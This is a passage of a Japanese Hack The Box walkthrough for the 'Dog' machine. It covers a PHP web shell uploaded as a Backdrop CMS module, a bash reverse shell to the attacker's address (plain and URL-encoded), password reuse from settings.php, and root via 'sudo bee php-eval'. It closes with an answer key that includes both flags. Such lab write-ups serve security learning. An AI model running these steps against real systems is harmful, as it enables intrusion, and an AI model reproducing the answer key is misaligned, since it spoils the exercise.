-rw-rw-r-- 1 kali kali 500  5月 28 20:04 shell.info
-rw-rw-r-- 1 kali kali 350  5月 28 20:04 shell.php


$ tar -cvzf shell.tar.gz shell/


$ file shell.tar.gz
shell.tar.gz: gzip compressed data, from Unix, original size modulo 2^32 10240
(9) 生成したtar.gzファイルをアップロードする。
(10) アップロードに成功した旨のメッセージが表示されていることを確認する。
(11) ブラウザを用いて「http://10.10.11.58/modules/shell/shell.php」にアクセスすると、任意のコマンドを実行するWebページが表示される。テキストボックスに「ls」を入力して、「Execute」をクリックする。
(12) 「http://10.10.11.58/modules/shell/shell.php?cmd=ls」にアクセスされて、lsコマンドの実行結果が表示される。
リバースシェルによるシェル奪取
(1) Kali Linuxでリバースシェルを受け取るために、1234/tcpで待ち受ける。
$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスが「10.10.16.8」でした。


$ nc -nlvp 1234
listening on [any] 1234 ...
(2) リバースシェルのコマンドを確認するために、ブラウザを用いて「https://www.revshells.com/」にアクセスする。その後、Kali LinuxのIPアドレスなどを入力する。
※「IPアドレス:10.10.16.8」、「ポート番号:1234」、「Bash -i」を選択した場合

【リバースシェルのコマンド】
sh -i >& /dev/tcp/10.10.16.8/1234 0>&1

(3) ブラウザを用いて「https://gchq.github.io/CyberChef/」にアクセスし、「URL Encode」を選択し、「Encode all Special chars」にチェックを付ける。また、Input欄にリバースシェルのコマンドを入力し、URLエンコードする。
【URLエンコード前】
bash -c "bash -i >& /dev/tcp/10.10.16.8/1234 0>&1"


【URLエンコード後】
bash%20%2Dc%20%22bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E16%2E8%2F1234%200%3E%261%22
(4) ブラウザを用いて「http://10.10.11.58/modules/shell/shell.php?cmd=bash%20%2Dc%20%22bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E16%2E8%2F1234%200%3E%261%22」にアクセスする。
(5) 「nc -nlvp 1234」コマンドで待ち受けていたプロンプトにて、シェルが返ってくる。
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.58] 59142
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/shell$
(6) 完全なシェルを奪取する。
$ which python3
/usr/bin/python3


$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'


[Ctrl]+[Z]でバックグラウンドに移す


$ stty raw -echo;fg


$ bash


$ export TERM=xterm
(7) 現在ログインしているユーザー情報を確認すると、www-dataユーザーであることが分かる。
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


$ whoami
www-data
johncusackユーザーへのログイン
(1) /var/www/html/settings.phpの内容を確認すると、データベース(mysql)への接続時の認証情報(ユーザー名:root、パスワード:BackDropJ2024DS2024)が分かる。
$ cat /var/www/html/settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';
ーーー(省略)ーーー
(2) /etc/passwdを確認すると、jobertユーザーとjohncusackユーザーがログインできることが分かる。
$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
(3) jobertユーザーとjohncusackユーザーのホームディレクトリを確認すると、johncusackユーザーのホームディレクトリにフラグファイルがあることが分かる。
$ ls -l /home/jobert/
total 0


$ ls -l /home/johncusack/
total 4
-rw-r----- 1 root johncusack 33 May 27 14:21 user.txt
(4) MySQLの接続時のパスワードが使いなわされている可能性があるため、MySQLの接続時のパスワードを用いてjohncusackユーザーでログインできるか確認すると、ログインに成功する。
$ su johncusack
  →パスワード(BackDropJ2024DS2024)を入力する。
(5) 現在ログインしているユーザー情報を確認すると、johncusackユーザーであることが分かる。
$ id
uid=1001(johncusack) gid=1001(johncusack) groups=1001(johncusack)


$ whoami
johncusack
(6) 一般ユーザー用のフラグファイルを確認する。
$ cat /home/johncusack/user.txt
310e047f06fc2573c685c6aa010e33e5
特権昇格
(1) sudoの設定を確認すると、パスワードなしでroot権限で「/usr/local/bin/bee」コマンドを実行できることが分かる。
$ sudo -l
  →パスワード(BackDropJ2024DS2024)を入力する。
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
(2) /usr/local/bin/beeファイルの内容を確認する。
$ cat /usr/local/bin/bee
#!/usr/bin/env php
<?php
/**
 * @file
 * A command line utility for Backdrop CMS.
 */

// Exit gracefully with a meaningful message if installed within a web
// accessible location and accessed in the browser.
if (!bee_is_cli()) {
  echo bee_browser_load_html();
  die();
}

// Set custom error handler.
set_error_handler('bee_error_handler');

// Include files.
require_once __DIR__ . '/includes/miscellaneous.inc';
require_once __DIR__ . '/includes/command.inc';
require_once __DIR__ . '/includes/render.inc';
require_once __DIR__ . '/includes/filesystem.inc';
require_once __DIR__ . '/includes/input.inc';
require_once __DIR__ . '/includes/globals.inc';

// Main execution code.
bee_initialize_server();
bee_parse_input();
bee_initialize_console();
bee_process_command();
bee_print_messages();
bee_display_output();
exit();

/**
 * Custom error handler for `bee`.
 *
 * @param int $error_level
 *   The level of the error.
 * @param string $message
 *   Error message to output to the user.
 * @param string $filename
 *   The file that the error came from.
 * @param int $line
 *   The line number the error came from.
 * @param array $context
 *   An array of all variables from where the error was triggered.
 *
 * @see https://www.php.net/manual/en/function.set-error-handler.php
 * @see _backdrop_error_handler()
 */
function bee_error_handler($error_level, $message, $filename, $line, array $context = NULL) {
  require_once __DIR__ . '/includes/errors.inc';
  _bee_error_handler_real($error_level, $message, $filename, $line, $context);
}

/**
 * Detects whether the current script is running in a command-line environment.
 */
function bee_is_cli() {
  return (empty($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' || (is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}

/**
 * Return the HTML to display if this page is loaded in the browser.
 *
 * @return string
 *   The concatentated html to display.
 */
function bee_browser_load_html() {
  // Set the title to use in h1 and title elements.
  $title = "Bee Gone!";
  // Place a white block over "#!/usr/bin/env php" as this is output before
  // anything else.
  $browser_output = "<div style='background-color:white;position:absolute;width:15rem;height:3rem;top:0;left:0;z-index:9;'> </div>";
  // Add the bee logo and style appropriately.
  $browser_output .= "<img src='./images/bee.png' align='right' width='150' height='157' style='max-width:100%;margin-top:3rem;'>";
  // Add meaningful text.
  $browser_output .= "<h1 style='font-family:Tahoma;'>$title</h1>";
  $browser_output .= "<p style='font-family:Verdana;'>Bee is a command line tool only and will not work in the browser.</p>";
  // Add the document title using javascript when the window loads.
  $browser_output .= "<script>window.onload = function(){document.title='$title';}</script>";
  // Output the combined string.
  return $browser_output;
}
(3) root権限で/usr/local/bin/beeを実行すると、使い方が出力される。使い方を確認すると、php-evalオプションを使用して任意のPHPを実行できることが分かる。
$ sudo /usr/local/bin/bee
? Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.
ーーー(省略)ーーー
  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.
(4) PHPのsystem関数を用いてlsコマンドを実行できることを確認する。
$ sudo /usr/local/bin/bee php-eval "system(ls);"

 ?? Warning: Use of undefined constant ls - assumed 'ls' (this will throw an Error in a future version of PHP)
in eval() (line 1 of /backdrop_tool/bee/commands/php.bee.inc(51) : eval()'d code).

core
files
index.php
layouts
LICENSE.txt
modules
README.md
robots.txt
settings.php
sites
themes
(5) PHPのsystem関数を用いてbashコマンドを実行すると、root権限のプロンプトが表示される。
$ sudo /usr/local/bin/bee php-eval "system(bash);"

 ?? Warning: Use of undefined constant bash - assumed 'bash' (this will throw an Error in a future version of PHP)
in eval() (line 1 of /backdrop_tool/bee/commands/php.bee.inc(51) : eval()'d code).

root@dog:/var/www/html#
(6) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(7) 特権ユーザー用のフラグファイルを確認する。
# cat /root/root.txt
59b1df7d17bef3292b797705c32f67ed
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on Dog?
問題(日本語訳):Dog 上でリッスンしているオープン TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What is the name of the directory on the root of the webserver that leaks the full source code of the application?
問題(日本語訳):アプリケーションの完全なソースコードが漏洩する、Web サーバーのルート上のディレクトリの名前は何ですか?

答え:.git
・Task 3
問題(英語訳):What is the CMS used to make the website on Dog? Include a space between two words.
問題(日本語訳):Dogのウェブサイトを作成するために使用されているCMSは何ですか?2つの単語の間にスペースを入れてください。

答え:Backdrop CMS
・Task 4
問題(英語訳):What is the password the application uses to connect to the database?
問題(日本語訳):アプリケーションがデータベースに接続するために使用するパスワードは何ですか?

答え:BackDropJ2024DS2024
・Task 5
問題(英語訳):What user uses the DB password to log into the admin functionality of Backdrop CMS?
問題(日本語訳):どのユーザーが DB パスワードを使用して Backdrop CMS の管理機能にログインしますか?

答え:tiffany
・Task 6
問題(英語訳):What system user is the Backdrop CMS instance running as on Dog?
問題(日本語訳):Dog 上で Backdrop CMS インスタンスはどのシステム ユーザーとして実行されていますか?

答え:www-data
・Task 7
問題(英語訳):What system user on Dog shares the same DB password?
問題(日本語訳):Dog のどのシステム ユーザーが同じ DB パスワードを共有していますか?

答え:johncusack
・Submit User Flag
問題(英語訳):Submit the flag located in the johncusack user's home directory.
問題(日本語訳):johncusack ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:310e047f06fc2573c685c6aa010e33e5
※「/home/johncusack/user.txt」の内容
・Task 9
問題(英語訳):What is the full path of the binary that the johncusack user can run as any user on Dog?
問題(日本語訳):johncusack ユーザーが Dog 上の任意のユーザーとして実行できるバイナリのフルパスは何ですか?

答え:/usr/local/bin/bee
・Task 10
問題(英語訳):bee requires a root directory to run properly. What is the appropriate root directory on Dog? Include the trailing /.
問題(日本語訳):bee が正常に動作するにはルートディレクトリが必要です。Dog の適切なルートディレクトリはどこですか?末尾の / を含めてください。

答え:/var/www/html/
・Task 11
問題(英語訳):What is the bee subcommand to run arbitrary PHP code?
問題(日本語訳):任意の PHP コードを実行する bee サブコマンドとは何ですか?

答え:eval
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:59b1df7d17bef3292b797705c32f67ed
※「/root/root.txt」の内容
関連記事(Hack The Box)
※後日作成予定。